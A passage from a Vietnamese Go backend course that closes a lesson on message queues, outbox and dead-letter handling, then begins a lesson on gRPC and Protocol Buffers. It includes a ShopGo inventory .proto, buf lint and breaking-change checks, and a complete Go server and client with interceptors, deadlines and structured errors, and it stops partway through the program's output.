Sự cố kinh điển ở hệ thống thật: một đợt khuyến mãi, hàng đợi email chậm vài giờ; phía API vẫn nhận đơn bình thường, nhưng khách nhận email xác nhận trễ và liên tục gọi hỗ trợ; đồng thời một bản vá làm worker thất bại với mọi tin, dead-letter đầy 200.000 tin mà không ai hay vì chỉ cảnh báo theo độ sâu hàng đợi chính. Bài học: **hàng đợi là hệ thống có SLO riêng** (độ trễ end-to-end: từ lúc sinh sự kiện đến lúc xử lý xong), phải có bảng điều khiển với *tuổi tin cũ nhất* và *tốc độ dead-letter*, và phải có sách hướng dẫn (runbook) "dead-letter tăng: xem log, sửa, phát lại". Một thói quen khác đáng giá: coi mỗi consumer là một **dịch vụ nhỏ có chủ sở hữu**, có test tiêm lỗi (thất bại N lần rồi thành công; nhận trùng; nhận sai thứ tự) trong CI. Cuối cùng, nhớ rằng bạn *không cần* Kafka để làm hướng sự kiện: outbox + PostgreSQL + Redis đáp ứng tốt đến quy mô mà đa số sản phẩm không bao giờ vượt qua.

13. Tóm tắt

Tóm tắt buổi học

- Bất đồng bộ cho phản hồi nhanh, cô lập lỗi, tách rời và san phẳng tải; đổi lại nhất quán cuối cùng và phải xử lý trùng/thứ tự.
- Thực tế chỉ có **at-least-once + xử lý idempotent**; "exactly-once" là hiệu ứng, không phải bảo đảm của hạ tầng.
- **Redis Streams**: nhóm consumer, ACK sau khi xử lý, PEL giữ tin chưa ACK, `XAUTOCLAIM` tiếp quản tin treo, đếm số lần giao để chuyển **dead-letter**.
- **PostgreSQL làm hàng đợi**: `FOR UPDATE SKIP LOCKED` + lease + backoff + dead-letter + index một phần; cùng giao dịch với dữ liệu; đủ đến vài nghìn việc/giây.
- **asynq** cho tác vụ nền: ưu tiên, thử lại, hẹn giờ, `Unique`, `SkipRetry`, archived; vẫn cần handler idempotent.
- **Outbox** giải lỗi ghi kép: sự kiện ghi cùng giao dịch, relay `SKIP LOCKED` publish at-least-once; **inbox** (`ON CONFLICT DO NOTHING` + tác dụng phụ cùng giao dịch) làm consumer idempotent.
- Sự kiện là hợp đồng: tên quá khứ, phong bì chuẩn (`event_id`, `type`, `version`, `correlation_id`), chỉ thêm không bớt, tolerant reader.
- Vận hành: đo **tuổi tin cũ nhất** và dead-letter, tắt êm worker, giới hạn hàng đợi, test tiêm lỗi, dọn bảng cũ.

14. Bài tập

1. **[Cơ bản]** Viết consumer Redis Streams cho sự kiện `order.created` với nhóm `email`: đọc `XREADGROUP`, "gửi email" (ghi log), `XACK`. Viết test dùng miniredis: gửi 20 sự kiện, hai worker chạy song song, khẳng định mỗi sự kiện được xử lý đúng một lần khi không có lỗi và `XPENDING` về 0.
2. **[Cơ bản]** Tái hiện **mất tin do ACK sớm**: sửa consumer ACK trước khi xử lý, cho worker chết giữa chừng (panic), chứng minh tin biến mất. Sửa lại ACK sau, chứng minh tin được tiếp quản.
3. **[Cơ bản]** Thêm cột `priority` vào bảng `jobs` của mục 5 và thay `ORDER BY run_at, id` bằng thứ tự có ưu tiên; viết test chứng minh việc ưu tiên cao được lấy trước nhưng việc ưu tiên thấp không bị bỏ đói (gợi ý: dùng tuổi để tăng điểm).

4. **[Trung bình]** Mở rộng hàng đợi PostgreSQL: **worker tự gia hạn lease** (heartbeat) khi xử lý lâu, **tắt êm** (nhận tín hiệu thì trả việc đang làm dở về `pending` hoặc hoàn tất), và `LISTEN/NOTIFY` để thức dậy ngay khi có việc mới. Đo độ trễ từ lúc xếp việc đến lúc bắt đầu xử lý có/không `NOTIFY`.
5. **[Trung bình]** Chạy ví dụ asynq của mục 6 với **Redis thật** (`docker run`), quan sát: thứ tự xử lý theo trọng số hàng đợi, backoff thật của asynq, hàng `archived`, `Inspector`. Thêm tác vụ định kỳ bằng `asynq.Scheduler` (mỗi phút dọn token hết hạn). Viết bản báo cáo các điểm khác biệt so với mô tả.
6. **[Trung bình]** Cài outbox cho `PlaceOrder` của ShopGo (Dự án 3) và relay `SKIP LOCKED`; thêm `cmd/worker` có tắt êm. Viết test tích hợp (PostgreSQL thật): (a) giao dịch lỗi ⇒ không có dòng outbox; (b) kill relay giữa chừng ⇒ sự kiện vẫn được giao; (c) hai relay chạy song song ⇒ mỗi sự kiện được publish đúng một lần *khi không có sự cố* (và ít nhất một lần khi có).
7. **[Nâng cao]** Cài **phân vùng theo khóa** để bảo đảm thứ tự theo đơn hàng: sự kiện của cùng `order_id` luôn đi vào cùng một trong N stream (`events:orders:{hash%N}`), mỗi stream một consumer duy nhất. Viết test chứng minh `order.created` luôn được xử lý trước `order.cancelled` của cùng đơn dù có 3 worker và nhiều lần thử lại, và đo thông lượng so với một stream.
8. **[Nâng cao]** Cài **saga đặt hàng** hai bước bằng sự kiện: `order.created` → dịch vụ kho trừ kho phát `stock.reserved` hoặc `stock.failed` → đơn chuyển `confirmed` hoặc `cancelled` (bù trừ). Mọi bước idempotent. Viết test tiêm lỗi: kho xử lý trùng, kho lỗi tạm thời, kho từ chối, tin đến sai thứ tự; trạng thái cuối của đơn phải đúng trong mọi trường hợp.
9. **[Thử thách]** Dựng bảng điều khiển hàng đợi cho ShopGo: endpoint nội bộ `/admin/queues` trả JSON gồm với mỗi stream/bảng việc: độ sâu, **tuổi tin cũ nhất**, số tin đang xử lý, số retry, kích thước dead-letter, tốc độ xử lý trong 1 phút; kèm API **chạy lại** tin dead-letter có kiểm quyền admin và ghi audit. Viết test và mô tả quy tắc cảnh báo (ngưỡng tuổi, ngưỡng tốc độ dead-letter) bạn sẽ đặt.

Buổi 34 — gRPC và Protocol Buffers

Thông tin buổi học
Thời lượng: 6–7 giờ · **Mức độ:** Nâng cao · **Cần biết trước:** Buổi 9, 15, 25–27, 30, 33

Mục tiêu học tập
Sau buổi học này bạn có thể:

- Giải thích gRPC là gì, chạy trên nền nào (HTTP/2 + Protocol Buffers) và khi nào chọn nó thay cho REST.
- Viết tệp `.proto` đúng quy tắc (số trường, `reserved`, `oneof`, kiểu chuẩn) và biết quy tắc **tiến hóa tương thích**.
- Dùng `buf` để lint, sinh mã Go và **phát hiện thay đổi phá vỡ**, không cần cài `protoc`.
- Cài đặt dịch vụ gRPC đủ bốn kiểu RPC (unary, server stream, client stream) trong Go, với **interceptor**, **deadline**, **lỗi có cấu trúc**, health check.
- Chọn đúng **mã trạng thái gRPC**, biết ánh xạ sang HTTP và khi nào được thử lại.
- Nối gRPC vào kiến trúc ShopGo như một **hiện thực thay thế** của interface module (`order.Stock`), và hiểu hậu quả của việc mất giao dịch xuyên dịch vụ.

gRPC giải quyết một lớp bài toán cụ thể, đừng dùng nó cho mọi thứ
Lý do hay gặp nhất khiến đội ngũ chọn gRPC là "nghe nói nhanh". Nhưng phần lớn thời gian của một yêu cầu nằm ở CSDL và mạng chứ không phải ở bước giải mã JSON. Bạn nên chọn gRPC vì **hợp đồng có kiểu được sinh mã**, **streaming**, **deadline lan truyền**, và nhiều ngôn ngữ cùng dùng một định nghĩa, chứ không vì vài micro-giây. Và mỗi dịch vụ bạn tách ra mang theo chi phí vận hành, quan sát và nhất quán dữ liệu (xem mục 8).

1. gRPC là gì

gRPC là khung gọi hàm từ xa (*RPC*) mã nguồn mở của Google: bạn **định nghĩa dịch vụ và thông điệp** trong tệp `.proto`, công cụ **sinh mã** cho client và server ở nhiều ngôn ngữ, và gọi một hàm từ xa trông như gọi hàm cục bộ có kiểu rõ ràng. Phía dưới nó dùng:

- **Protocol Buffers (protobuf)** để mã hóa thông điệp nhị phân gọn, có lược đồ, giải mã nhanh.
- **HTTP/2** để vận chuyển: một kết nối TCP bền, **ghép kênh** nhiều lời gọi đồng thời, nén header, và luồng hai chiều.

Bốn kiểu RPC:

Kiểu	Hình dạng	Ví dụ ShopGo
Unary	1 yêu cầu → 1 phản hồi	`GetStock`, `ReserveStock`
Server streaming	1 yêu cầu → luồng phản hồi	`WatchStock`: server đẩy sự kiện tồn kho thay đổi
Client streaming	luồng yêu cầu → 1 phản hồi	`ReserveBatch`: gửi hàng loạt dòng, nhận tổng kết
Bidirectional	luồng ↔ luồng	Trò chuyện, đồng bộ hai chiều

1.1. gRPC so với REST

	REST/JSON	gRPC/protobuf
Hợp đồng	OpenAPI (tùy chọn, tách khỏi mã)	`.proto` **bắt buộc**, sinh mã client/server
Định dạng	Văn bản JSON, đọc được bằng mắt	Nhị phân, nhỏ hơn thường 3–10 lần, cần công cụ để đọc
Kiểu dữ liệu	Lỏng (số, chuỗi), tự kiểm tra	Mạnh, có kiểm tra lúc biên dịch
Streaming	Khó (SSE/WebSocket riêng)	**Có sẵn** cả hai chiều
Trình duyệt	**Gọi trực tiếp được**	Cần gRPC-Web / Connect / gateway
Cache HTTP, CDN, công cụ	Rất tốt (GET cache được)	Hạn chế (luôn POST qua HTTP/2)
Debug	`curl`, trình duyệt	`grpcurl`, `buf curl`, reflection
Hợp với	**API công khai**, frontend, đối tác	**Giao tiếp nội bộ giữa dịch vụ**, độ trễ thấp, streaming, đa ngôn ngữ

Mô hình thường gặp, cũng là hướng của ShopGo: **REST/JSON ra bên ngoài** (frontend, đối tác) và **gRPC nội bộ** giữa các dịch vụ. Khi cần cả hai từ một định nghĩa, có `grpc-gateway` (sinh phần REST từ chú thích `.proto`) hoặc **Connect** (`connectrpc.com`, một giao thức tương thích gRPC chạy được trên HTTP/1.1 và gọi được từ trình duyệt).

2. Protocol Buffers

2.1. Một tệp .proto cho kho hàng

Dưới đây là hợp đồng của dịch vụ tồn kho ShopGo. Đọc kỹ chú thích; mỗi dòng đều có lý do:

```
// proto/shopgo/inventory/v1/inventory.proto
syntax = "proto3";

package shopgo.inventory.v1;

option go_package = "learn/grpcgen/gen/shopgo/inventory/v1;inventoryv1";

// InventoryService quản lý tồn kho. Module order (hoặc dịch vụ khác) gọi để giữ chỗ hàng.
service InventoryService {
  // Unary: một yêu cầu, một phản hồi.
  rpc GetStock(GetStockRequest) returns (GetStockResponse);
  rpc ReserveStock(ReserveStockRequest) returns (ReserveStockResponse);

  // Server streaming: server đẩy nhiều sự kiện cho một yêu cầu.
  rpc WatchStock(WatchStockRequest) returns (stream WatchStockResponse);

  // Client streaming: client gửi nhiều yêu cầu, nhận một tổng kết.
  rpc ReserveBatch(stream ReserveBatchRequest) returns (ReserveBatchResponse);
}

message GetStockRequest {
  int64 product_id = 1;
}

message GetStockResponse {
  int64 product_id = 1;
  int32 available = 2;
}
```

```
message ReserveStockRequest {
  int64 product_id = 1;
  int32 quantity = 2;
  // Khóa idempotency: gọi lại cùng khóa không trừ kho lần nữa.
  string idempotency_key = 3;
}

message ReserveStockResponse {
  int64 unit_price = 1;   // đồng
  int32 remaining = 2;
}

message WatchStockRequest {
  repeated int64 product_ids = 1;
}

message WatchStockResponse {
  int64 product_id = 1;
  int32 available = 2;
  string reason = 3;
}

message ReserveBatchRequest {
  int64 product_id = 1;
  int32 quantity = 2;
}

message ReserveBatchResponse {
  int32 reserved = 1;
  int32 rejected = 2;
}
```

Quy ước và quy tắc:

- `package shopgo.inventory.v1`: có **phiên bản trong tên gói**. Thay đổi phá vỡ ⇒ gói `v2` mới chạy song song, y như phiên bản đường dẫn của REST (Buổi 30).
- **Mỗi trường có một số** (`= 1`, `= 2`). **Số, không phải tên, là định danh trên dây.** Đổi tên trường không phá vỡ gì ở mức nhị phân (nhưng phá mã Go sinh ra và JSON), còn **đổi hoặc tái sử dụng số** là thảm họa: dữ liệu cũ bị giải mã sai thành trường khác âm thầm.
- **Mỗi RPC có thông điệp yêu cầu/phản hồi riêng** (`GetStockRequest`, `GetStockResponse`), kể cả khi chỉ có một trường. Nếu dùng chung `int64`/thông điệp dùng chung, bạn không thể thêm trường về sau mà không phá mọi nơi dùng. Đây cũng là quy tắc của `buf lint`.
- **Kiểu số**: `int32`/`int64` (mã hóa varint, nhỏ với số nhỏ), `uint*`, `sint*` (hiệu quả cho số âm), `fixed*`, `double`/`float`, `bool`, `string` (UTF-8), `bytes`. Tiền nên là `int64` đơn vị nhỏ nhất (như REST), không `double`.
- `repeated` cho danh sách, `map<string, T>` cho từ điển, `enum` (luôn có giá trị `0` là `*_UNSPECIFIED`), `oneof` cho "một trong nhiều".
- **Kiểu chuẩn**: `google.protobuf.Timestamp` (thời điểm), `Duration`, `Empty`, và các `wrappers` (xem bẫy dưới).

2.2. Bẫy giá trị mặc định: "bằng 0" hay "không gửi"?

Trong proto3, trường vô hướng không gửi thì có **giá trị zero** (`0`, `""`, `false`), và **bên nhận không thể phân biệt** "không gửi" với "gửi 0". Đây là bẫy y hệt `required` với số 0 ở Gin (Buổi 24). Với `PATCH`-giống-RPC ("chỉ đổi giá") bạn cần phân biệt, hãy:

- Dùng `optional int64 price = 1;` (proto3 hỗ trợ, sinh con trỏ trong Go: `*int64`), hoặc `google.protobuf.Int64Value` wrapper.
- Hoặc dùng `google.protobuf.FieldMask` (danh sách trường cần cập nhật), cách chuẩn trong API của Google.
- `enum` luôn bắt đầu bằng `UNSPECIFIED = 0` để "không gửi" khác với một giá trị có nghĩa.

2.3. Tiến hóa tương thích

Giống như API REST, bạn phải thay đổi hợp đồng mà **client và server cũ/mới chạy lẫn nhau** trong lúc triển khai. Quy tắc:

An toàn	Phá vỡ
Thêm trường mới (số mới)	Đổi số của trường, hoặc dùng lại số đã xóa
Thêm RPC mới, thêm giá trị enum	Đổi kiểu trường (`int32` → `int64` là phá vỡ ở nhiều ngôn ngữ)
Xóa trường **kèm** `reserved` số và tên đó	Xóa trường mà không `reserved`; đổi `repeated` ↔ vô hướng
Đổi tên trường (nhị phân vẫn tương thích)	Đổi tên package/service/rpc; xóa RPC

Khi xóa trường: `reserved 3; reserved "idempotency_key";` để không ai (kể cả chính bạn) vô tình tái sử dụng. **Client/server cũ gặp trường lạ thì bỏ qua**, nên thêm trường là an toàn; viết mã **chịu được trường thiếu** (giá trị zero) vì client cũ chưa gửi nó.

3. Bộ công cụ: buf thay cho protoc

Cách cổ điển là `protoc` (trình biên dịch protobuf viết bằng C++) cộng các plugin; cài đặt rườm rà. `buf` là công cụ hiện đại thay thế: một tệp nhị phân Go, có sẵn trình biên dịch riêng, và thêm **lint, kiểm tra thay đổi phá vỡ**, quản lý phụ thuộc. Hai tệp cấu hình:

```
# buf.yaml: nơi chứa .proto và quy tắc kiểm tra
version: v2
modules:
  - path: proto
lint:
  use: [STANDARD]
breaking:
  use: [FILE]        # so sánh theo từng tệp: thay đổi nào làm hỏng mã sinh ra ở bất kỳ ngôn ngữ nào


# buf.gen.yaml: sinh mã Go bằng hai plugin; dùng "go run" nên KHÔNG cần cài protoc-gen-go vào máy
version: v2
plugins:
  - local: ["go", "run", "google.golang.org/protobuf/cmd/protoc-gen-go@v1.36.12"]
    out: gen
    opt: paths=source_relative
  - local: ["go", "run", "google.golang.org/grpc/cmd/protoc-gen-go-grpc@v1.6.2"]
    out: gen
    opt: paths=source_relative


go run github.com/bufbuild/buf/cmd/buf@latest lint        # kiểm tra phong cách (tên, thông điệp riêng cho mỗi RPC...)
go run github.com/bufbuild/buf/cmd/buf@latest generate    # sinh gen/shopgo/inventory/v1/inventory.pb.go và inventory_grpc.pb.go
```

Hai tệp được sinh ra: `inventory.pb.go` (các struct thông điệp và mã hóa) và `inventory_grpc.pb.go` (interface `InventoryServiceServer`, client `InventoryServiceClient`). **Không bao giờ sửa tay** các tệp

sinh; commit chúng hoặc sinh trong CI (nhóm khác nhau chọn khác nhau; quan trọng là nhất quán và có bước kiểm tra "mã sinh khớp với `.proto`").

Phát hiện thay đổi phá vỡ: đây là phần đáng giá nhất của `buf` cho kỷ luật hợp đồng. Giả sử có người "dọn dẹp" proto: đổi `available` từ `int32` sang `int64`, xóa trường `idempotency_key` và đổi số của `quantity`. `buf breaking` so với phiên bản đã commit:

```
buf breaking --against '.git#branch=main'     # trong CI so với nhánh chính
```

```
proto\shopgo\inventory\v1\inventory.proto:26:3:Field "2" with name "available" on message
"GetStockResponse" changed type from "int32" to "int64".
proto\shopgo\inventory\v1\inventory.proto:29:1:Previously present field "2" with name "quantity" on message
"ReserveStockRequest" was deleted.
proto\shopgo\inventory\v1\inventory.proto:29:1:Previously present field "3" with name "idempotency_key" on
message "ReserveStockRequest" was deleted.
```

Đặt hai lệnh `lint` và `breaking` vào CI từ ngày đầu (Buổi 45), cũng giống `oasdiff` cho OpenAPI.

4. Dịch vụ gRPC trong Go: chạy thật cả bốn kiểu

Chương trình sau dựng máy chủ `InventoryService` đầy đủ: ba loại RPC, interceptor (recovery, log, xác thực cho cả unary lẫn stream), lỗi có cấu trúc, hạn chót, health check; rồi dùng client gọi từng loại. Nó chạy qua TCP cục bộ thật (cổng ngẫu nhiên). Mã sinh `pb` đến từ `.proto` ở mục 2:

```
package main

import (
    "context"
    "errors"
    "fmt"
    "io"
    "net"
    "strings"
    "sync"
    "time"

    "google.golang.org/genproto/googleapis/rpc/errdetails"
    "google.golang.org/grpc"
    "google.golang.org/grpc/codes"
    "google.golang.org/grpc/credentials/insecure"
    "google.golang.org/grpc/health"
    healthpb "google.golang.org/grpc/health/grpc_health_v1"
    "google.golang.org/grpc/metadata"
    "google.golang.org/grpc/status"

    pb "learn/grpcgen/gen/shopgo/inventory/v1"
)

// ---------------- máy chủ ----------------

type server struct {
    pb.UnimplementedInventoryServiceServer
    mu       sync.Mutex
    stock    map[int64]int32
    price    map[int64]int64
    done     map[string]*pb.ReserveStockResponse // khóa idempotency -> kết quả đã trả
    watchers map[chan *pb.WatchStockResponse]bool
    sawCancel chan struct{}
}

func (s *server) GetStock(ctx context.Context, req *pb.GetStockRequest) (*pb.GetStockResponse, error) {
    if req.ProductId <= 0 {
```

```
        // Lỗi có cấu trúc: mã + chi tiết theo trường (tương đương details của REST).
        st := status.New(codes.InvalidArgument, "dữ liệu không hợp lệ")
        st, _ = st.WithDetails(&errdetails.BadRequest{FieldViolations:
[]*errdetails.BadRequest_FieldViolation{
            {Field: "product_id", Description: "phải lớn hơn 0"}}})
        return nil, st.Err()
    }
    if req.ProductId == 666 {
        panic("lỗi lập trình giả lập") // interceptor recovery sẽ chặn
    }
    if req.ProductId == 777 { // thao tác chậm: kiểm tra client hủy / hết hạn chót
        select {
        case <-time.After(500 * time.Millisecond):
        case <-ctx.Done():
            close(s.sawCancel)
            return nil, status.FromContextError(ctx.Err()).Err()
        }
    }
    s.mu.Lock()
    defer s.mu.Unlock()
    n, ok := s.stock[req.ProductId]
    if !ok {
        return nil, status.Errorf(codes.NotFound, "không tìm thấy sản phẩm %d", req.ProductId)
    }
    return &pb.GetStockResponse{ProductId: req.ProductId, Available: n}, nil
}

func (s *server) ReserveStock(ctx context.Context, req *pb.ReserveStockRequest) (*pb.ReserveStockResponse,
error) {
    if req.Quantity <= 0 {
        return nil, status.Error(codes.InvalidArgument, "quantity phải lớn hơn 0")
    }
    s.mu.Lock()
    defer s.mu.Unlock()
    if req.IdempotencyKey != "" {
        if r, ok := s.done[req.IdempotencyKey]; ok {
            return r, nil // gọi lại cùng khóa: trả đúng kết quả cũ, KHÔNG trừ thêm
        }
    }
    n, ok := s.stock[req.ProductId]
    if !ok {
        return nil, status.Errorf(codes.NotFound, "không tìm thấy sản phẩm %d", req.ProductId)
    }
    if n < req.Quantity {
        // FailedPrecondition: hệ thống chưa ở trạng thái cho phép thao tác (khác InvalidArgument: đầu vào
sai).
        return nil, status.Errorf(codes.FailedPrecondition, "không đủ tồn kho: còn %d, cần %d", n,
req.Quantity)
    }
    s.stock[req.ProductId] = n - req.Quantity
    resp := &pb.ReserveStockResponse{UnitPrice: s.price[req.ProductId], Remaining: n - req.Quantity}
    if req.IdempotencyKey != "" {
        s.done[req.IdempotencyKey] = resp
    }
    for ch := range s.watchers {
        select {
        case ch <- &pb.WatchStockResponse{ProductId: req.ProductId, Available: resp.Remaining, Reason:
"reserved"}:
        default: // watcher chậm: bỏ qua, không để chặn đường ghi
        }
    }
    return resp, nil
}

func (s *server) WatchStock(req *pb.WatchStockRequest, stream pb.InventoryService_WatchStockServer) error {
    ch := make(chan *pb.WatchStockResponse, 16)
    s.mu.Lock()
    s.watchers[ch] = true
    s.mu.Unlock()
    defer func() { s.mu.Lock(); delete(s.watchers, ch); s.mu.Unlock() }()
    for {
        select {
```

```
        case <-stream.Context().Done(): // client đóng/hủy: dừng, không rò rỉ goroutine
            return status.FromContextError(stream.Context().Err()).Err()
        case ev := <-ch:
            if err := stream.Send(ev); err != nil {
                return err
            }
        }
    }
}

func (s *server) ReserveBatch(stream pb.InventoryService_ReserveBatchServer) error {
    var sum pb.ReserveBatchResponse
    for {
        item, err := stream.Recv()
        if errors.Is(err, io.EOF) {
            return stream.SendAndClose(&sum) // client đã gửi xong: trả một tổng kết
        }
        if err != nil {
            return err
        }
        _, err = s.ReserveStock(stream.Context(), &pb.ReserveStockRequest{ProductId: item.ProductId,
Quantity: item.Quantity})
        if err != nil {
            sum.Rejected++
        } else {
            sum.Reserved++
        }
    }
}

// ---------------- interceptor (tương đương middleware của Gin) ----------------

var (
    logMu  sync.Mutex
    logTxt []string
)

func recovery() grpc.UnaryServerInterceptor {
    return func(ctx context.Context, req any, info *grpc.UnaryServerInfo, h grpc.UnaryHandler) (resp any,
err error) {
        defer func() {
            if r := recover(); r != nil {
                err = status.Error(codes.Internal, "lỗi hệ thống") // chi tiết thật chỉ ghi log, không trả
cho client
            }
        }()
        return h(ctx, req)
    }
}

// checkToken dùng chung cho unary và stream. Health check phải được bỏ qua để Kubernetes/load balancer gọi
được.
func checkToken(ctx context.Context, method, token string) error {
    if strings.HasPrefix(method, "/grpc.health.v1.Health/") {
        return nil
    }
    md, _ := metadata.FromIncomingContext(ctx)
    if v := md.Get("authorization"); len(v) == 0 || v[0] != "Bearer "+token {
        return status.Error(codes.Unauthenticated, "thiếu hoặc sai token")
    }
    return nil
}

func auth(token string) grpc.UnaryServerInterceptor {
    return func(ctx context.Context, req any, info *grpc.UnaryServerInfo, h grpc.UnaryHandler) (any, error)
{
        if err := checkToken(ctx, info.FullMethod, token); err != nil {
            return nil, err
        }
        return h(ctx, req)
```

```
    }
}

// authStream: interceptor unary KHÔNG áp dụng cho RPC streaming. Quên cái này là để hở cửa sau.
func authStream(token string) grpc.StreamServerInterceptor {
    return func(srv any, ss grpc.ServerStream, info *grpc.StreamServerInfo, h grpc.StreamHandler) error {
        if err := checkToken(ss.Context(), info.FullMethod, token); err != nil {
            return err
        }
        return h(srv, ss)
    }
}

func logging() grpc.UnaryServerInterceptor {
    return func(ctx context.Context, req any, info *grpc.UnaryServerInfo, h grpc.UnaryHandler) (any, error)
{
        resp, err := h(ctx, req)
        logMu.Lock()
        logTxt = append(logTxt, fmt.Sprintf("%-40s -> %s", info.FullMethod, status.Code(err)))
        logMu.Unlock()
        return resp, err
    }
}

func describe(err error) string {
    st, ok := status.FromError(err)
    if !ok {
        return err.Error()
    }
    s := fmt.Sprintf("%s: %s", st.Code(), st.Message())
    for _, d := range st.Details() {
        if br, ok := d.(*errdetails.BadRequest); ok {
            for _, v := range br.FieldViolations {
                s += fmt.Sprintf(" [chi tiết: %s %s]", v.Field, v.Description)
            }
        }
    }
    return s
}

func main() {
    ctx := context.Background()
    s := &server{
        stock: map[int64]int32{7: 5, 8: 3, 9: 10}, price: map[int64]int64{7: 250000, 8: 100000, 9: 50000},
        done: map[string]*pb.ReserveStockResponse{}, watchers: map[chan *pb.WatchStockResponse]bool{},
sawCancel: make(chan struct{}),
    }

    lis, err := net.Listen("tcp", "127.0.0.1:0")
    if err != nil {
        panic(err)
    }
    // Thứ tự (giống Buổi 26): log BAO NGOÀI recovery để thấy cả request bị panic; xác thực ở trong.
    gs := grpc.NewServer(
        grpc.ChainUnaryInterceptor(logging(), recovery(), auth("bi-mat")),
        grpc.ChainStreamInterceptor(authStream("bi-mat")),
    )
    pb.RegisterInventoryServiceServer(gs, s)
    hs := health.NewServer()
    healthpb.RegisterHealthServer(gs, hs) // chuẩn kiểm tra sức khỏe của gRPC (Kubernetes dùng được)
    go gs.Serve(lis)
    defer gs.Stop()

    conn, err := grpc.NewClient(lis.Addr().String(),
grpc.WithTransportCredentials(insecure.NewCredentials()))
    if err != nil {
        panic(err)
    }
    defer conn.Close()
    cli := pb.NewInventoryServiceClient(conn)
```

```
    authed := metadata.AppendToOutgoingContext(ctx, "authorization", "Bearer bi-mat")

    // MỌI lời gọi phải có hạn chót (deadline): nó đi theo yêu cầu xuyên qua các dịch vụ.
    call := func(parent context.Context, d time.Duration) (context.Context, context.CancelFunc) {
        return context.WithTimeout(parent, d)
    }

    fmt.Println("--- unary: mã trạng thái gRPC thay cho mã HTTP ---")
    c, cancel := call(ctx, time.Second)
    _, err = cli.GetStock(c, &pb.GetStockRequest{ProductId: 7})
    cancel()
    fmt.Println("không token       :", describe(err))
    c, cancel = call(authed, time.Second)
    r, err := cli.GetStock(c, &pb.GetStockRequest{ProductId: 7})
    cancel()
    fmt.Println("có token          :", r.GetAvailable(), "còn lại, lỗi:", err)
    c, cancel = call(authed, time.Second)
    _, err = cli.GetStock(c, &pb.GetStockRequest{ProductId: 0})
    cancel()
    fmt.Println("product_id = 0    :", describe(err))
    c, cancel = call(authed, time.Second)
    _, err = cli.GetStock(c, &pb.GetStockRequest{ProductId: 999})
    cancel()
    fmt.Println("không tồn tại     :", describe(err))
    c, cancel = call(authed, time.Second)
    _, err = cli.GetStock(c, &pb.GetStockRequest{ProductId: 666})
    cancel()
    fmt.Println("panic trong server:", describe(err), "(client chỉ thấy lỗi chung)")

    fmt.Println("--- idempotency và lỗi nghiệp vụ ---")
    c, cancel = call(authed, time.Second)
    a, _ := cli.ReserveStock(c, &pb.ReserveStockRequest{ProductId: 7, Quantity: 2, IdempotencyKey: "K1"})
    b, _ := cli.ReserveStock(c, &pb.ReserveStockRequest{ProductId: 7, Quantity: 2, IdempotencyKey: "K1"})
// gọi lại (retry)
    cancel()
    fmt.Printf("lần 1: còn %d | gọi lại cùng khóa: còn %d (không trừ thêm), đơn giá %d\n", a.Remaining,
b.Remaining, b.UnitPrice)
    c, cancel = call(authed, time.Second)
    _, err = cli.ReserveStock(c, &pb.ReserveStockRequest{ProductId: 7, Quantity: 100})
    cancel()
    fmt.Println("đặt quá tồn kho   :", describe(err))

    fmt.Println("--- deadline: client chờ tối đa 100ms cho thao tác chậm 500ms ---")
    c, cancel = call(authed, 100*time.Millisecond)
    start := time.Now()
    _, err = cli.GetStock(c, &pb.GetStockRequest{ProductId: 777})
    cancel()
    fmt.Println("kết quả:", status.Code(err), "| trả về sau chưa đến 300ms:", time.Since(start) <
300*time.Millisecond)
    select {
    case <-s.sawCancel:
        fmt.Println("server CŨNG biết yêu cầu đã bị hủy (ctx.Done) và dừng việc đang làm")
    case <-time.After(time.Second):
        fmt.Println("server không nhận được tín hiệu hủy")
    }

    fmt.Println("--- stream cũng phải được xác thực ---")
    nctx, ncancel := context.WithTimeout(ctx, time.Second)
    nws, _ := cli.WatchStock(nctx, &pb.WatchStockRequest{})
    _, err = nws.Recv()
    ncancel()
    fmt.Println("WatchStock không token:", describe(err))

    fmt.Println("--- server streaming: nhận sự kiện tồn kho ---")
    wctx, wcancel := context.WithCancel(authed)
    ws, err := cli.WatchStock(wctx, &pb.WatchStockRequest{ProductIds: []int64{8}})
    if err != nil {
        panic(err)
    }
    time.Sleep(50 * time.Millisecond) // chờ server đăng ký watcher
```

```
    for i := 0; i < 3; i++ {
        c, cancel = call(authed, time.Second)
        _, _ = cli.ReserveStock(c, &pb.ReserveStockRequest{ProductId: 8, Quantity: 1})
        cancel()
    }
    for i := 0; i < 3; i++ {
        ev, err := ws.Recv()
        if err != nil {
            fmt.Println("lỗi stream:", err)
            break
        }
        fmt.Printf("  sự kiện: sản phẩm %d còn %d (%s)\n", ev.ProductId, ev.Available, ev.Reason)
    }
    wcancel()
    _, err = ws.Recv()
    fmt.Println("sau khi client hủy:", status.Code(err))

    fmt.Println("--- client streaming: gửi lô, nhận một tổng kết ---")
    bc, cancelB := call(authed, time.Second)
    bs, _ := cli.ReserveBatch(bc)
    for _, it := range []*pb.ReserveBatchRequest{{ProductId: 7, Quantity: 1}, {ProductId: 9, Quantity: 4},
{ProductId: 9, Quantity: 1000}} {
        _ = bs.Send(it)
    }
    sum, err := bs.CloseAndRecv()
    cancelB()
    fmt.Printf("đặt được %d, từ chối %d, lỗi=%v\n", sum.GetReserved(), sum.GetRejected(), err)

    fmt.Println("--- health check chuẩn ---")
    hr, err := healthpb.NewHealthClient(conn).Check(ctx, &healthpb.HealthCheckRequest{})
    fmt.Println("trạng thái:", hr.GetStatus(), "| lỗi:", err)

    fmt.Println("--- nhật ký interceptor (phía server) ---")
    logMu.Lock()
    for _, l := range logTxt {
        fmt.Println(" ", strings.TrimSpace(l))
    }
    logMu.Unlock()
}
```

```
--- unary: mã trạng thái gRPC thay cho mã HTTP ---
không token       : Unauthenticated: thiếu hoặc sai token
có token          : 5 còn lại, lỗi: <nil>
product_id = 0    : InvalidArgument: dữ liệu không hợp lệ [chi tiết: product_id phải lớn hơn 0]
không tồn tại     : NotFound: không tìm thấy sản phẩm 999
panic trong server: Internal: lỗi hệ thống (client chỉ thấy lỗi chung)
--- idempotency và lỗi nghiệp vụ ---
lần 1: còn 3 | gọi lại cùng khóa: còn 3 (không trừ thêm), đơn giá 250000
đặt quá tồn kho   : FailedPrecondition: không đủ tồn kho: còn 3, cần 100
--- deadline: client chờ tối đa 100ms cho thao tác chậm 500ms ---
kết quả: DeadlineExceeded | trả về sau chưa đến 300ms: true
server CŨNG biết yêu cầu đã bị hủy (ctx.Done) và dừng việc đang làm
--- stream cũng phải được xác thực ---
WatchStock không token: Unauthenticated: thiếu hoặc sai token
--- server streaming: nhận sự kiện tồn kho ---
  sự kiện: sản phẩm 8 còn 2 (reserved)
  sự kiện: sản phẩm 8 còn 1 (reserved)
